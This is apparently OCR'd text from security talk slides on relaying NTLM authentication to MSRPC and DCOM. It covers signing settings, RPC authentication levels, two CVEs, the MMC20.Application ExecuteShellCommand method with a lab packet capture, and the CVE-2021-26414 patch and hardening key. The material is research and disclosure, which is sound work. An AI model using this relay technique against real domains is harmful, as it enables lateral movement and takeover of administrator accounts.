
```
PS C:\> Get-SmbServerConfiguration | select RequireSecuritySignature

RequireSecuritySignature
------------------------
                   True
```

- Relaying NTLM over SMB to WinRM ? ❌
  - Based on HTTP/HTTPS, support NTLM authentication
  - HTTP: Signing and sealing are enabled
  - HTTPS: Channel Binding is set to Relaxed

```
PS C:\> winrm get winrm/config/service/auth
Auth
    Basic = false
    Kerberos = true
    Negotiate = true
    Certificate = false
    CredSSP = false
    CbtHardeningLevel = Relaxed
```

Available Services

- Relaying NTLM over SMB to MSRPC ?
  - NCACN_NP port 445 SMB ✗
  - NCACN_IP_TCP port 135 + a dynamic port assigned by EPM



Available Services

- Relaying NTLM over SMB to MSRPC ?
  - NCACN_IP_TCP port 135 + a dynamic port assigned by EPM
    - MS-TSCH, MS-RPRN, MS-SCMR, MS-SAMR, …
    - RPC clients can set the auth type to RPC_C_AUTHN_WINNT to use NTLMSSP


Name	Value	Security provider
RPC_C_AUTHN_NONE	0x00	No Authentication
RPC_C_AUTHN_GSS_NEGOTIATE	0x09	SPNEGO
RPC_C_AUTHN_WINNT	0x0A	NTLM
RPC_C_AUTHN_GSS_SCHANNEL	0x0E	TLS
RPC_C_AUTHN_GSS_KERBEROS	0x10	Kerberos
RPC_C_AUTHN_NETLOGON	0x44	Netlogon
RPC_C_AUTHN_DEFAULT	0xFF	Same as RPC_C_AUTHN_WINNT

Available Services

- Relaying NTLM authentication to MSRPC over NCACN_IP_TCP
  - CVE-2020-1113
    - MS-TSCH on Task Scheduler service
    - Found by @sploutchy from Compass Security
  - CVE-2021-1678
    - MS-RPRN on Printer Spooler service
    - Found by Eyal Karni and Alex Ionescu from CrowdStrike

DCOM

- DCOM allows COM objects to be used over the network
- DCOM is based on MSRPC



MS-RPC Authentication Levels

- Signing and sealing are not force enabled on DCOM servers
- DCOM clients can set the auth level to RPC_C_AUTHN_LEVEL_CONNECT to avoid signing and sealing

Name	Value	Meaning
RPC_C_AUTHN_LEVEL_DEFAULT	0x00	Same as RPC_C_AUTHN_LEVEL_CONNECT
RPC_C_AUTHN_LEVEL_NONE	0x01	No authentication.
RPC_C_AUTHN_LEVEL_CONNECT	0x02	Authenticates the credentials of the client and server.
RPC_C_AUTHN_LEVEL_CALL	0x03	Same as RPC_C_AUTHN_LEVEL_PKT.
RPC_C_AUTHN_LEVEL_PKT	0x04	Same as RPC_C_AUTHN_LEVEL_CONNECT but also prevents replay attacks.
RPC_C_AUTHN_LEVEL_PKT_INTEGRITY	0x05	Same as RPC_C_AUTHN_LEVEL_PKT but also verifies that none of the data transferred between the client and server has been modified.
RPC_C_AUTHN_LEVEL_PKT_PRIVACY	0x06	Same as RPC_C_AUTHN_LEVEL_PKT_INTEGRITY but also ensures that the data transferred can only be seen unencrypted by the client and the server.

Find Exploitable COM Objects


- WMI (Windows Management Instrumentation)
  - Based on DCOM, allows administrators to manage remote computers
- DCOM
  - ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39)
  - ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880)
  - MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F89)


MMC20.Application

- MMC20.Application Document.ActiveView.ExecuteShellCommand
  - Found by @enigma0x3 from SpecterOps
- Available on latest Windows Server 2019 by default
- Require authenticating to only two RPC interfaces

10.0.0.9	172.19.0.100	DCERPC	166	Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
172.19.0.100	10.0.0.9	DCERPC	316	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
10.0.0.9	172.19.0.100	DCERPC	430	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: XLAB\administrator
10.0.0.9	172.19.0.100	ISystemActivator	542	RemoteCreateInstance request
172.19.0.100	10.0.0.9	ISystemActivator	910	RemoteCreateInstance response
10.0.0.9	172.19.0.100	DCERPC	166	Bind: call_id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
172.19.0.100	10.0.0.9	DCERPC	316	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
10.0.0.9	172.19.0.100	DCERPC	430	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: XLAB\administrator
10.0.0.9	172.19.0.100	IDispatch	214	GetIDsOfNames request "Document"
172.19.0.100	10.0.0.9	IDispatch	134	GetIDsOfNames response ID=0x4 -> S_OK
10.0.0.9	172.19.0.100	IDispatch	206	Invoke request ID=0x4 PropertyGet Args=0 NamedArgs=0 VarRef=0
172.19.0.100	10.0.0.9	IDispatch	406	Invoke response SCode=S_OK VarRef=0 -> S_OK
10.0.0.9	172.19.0.100	IDispatch	206	GetIDsOfNames request "Quit"
172.19.0.100	10.0.0.9	IDispatch	134	GetIDsOfNames response ID=0x3 -> S_OK
10.0.0.9	172.19.0.100	IDispatch	218	GetIDsOfNames request "ActiveView"
172.19.0.100	10.0.0.9	IDispatch	134	GetIDsOfNames response ID=0x6 -> S_OK
10.0.0.9	172.19.0.100	IDispatch	206	Invoke request ID=0x6 PropertyGet Args=0 NamedArgs=0 VarRef=0
172.19.0.100	10.0.0.9	IDispatch	406	Invoke response SCode=S_OK VarRef=0 -> S_OK
10.0.0.9	172.19.0.100	IDispatch	234	GetIDsOfNames request "ExecuteShellCommand"

The Exploit Chain





Patches

- Fixed on Patch Tuesday in Jun and assigned CVE-2021-26414
- Manually set RequireIntegrityActivationAuthenticationLevel = 1 on DCOM servers
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole\AppCompat RequireIntegrityActivationAuthenticationLevel
  - Force enable RPC_C_AUTHN_LEVEL_PKT_INTEGRITY

June 8, 2021	Hardening changes disabled by default but with the ability to enable them using a registry key.
Early Q4 2021	Hardening changes enabled by default but with the ability to disable them using a registry key.
Early 2022	Hardening changes enabled by default with no ability to disable them. By this point, you must resolve any compatibility issues with the hardening changes and applications in your environment.

Conclusion

A normal domain account (Domain User / Domain Computer)

+

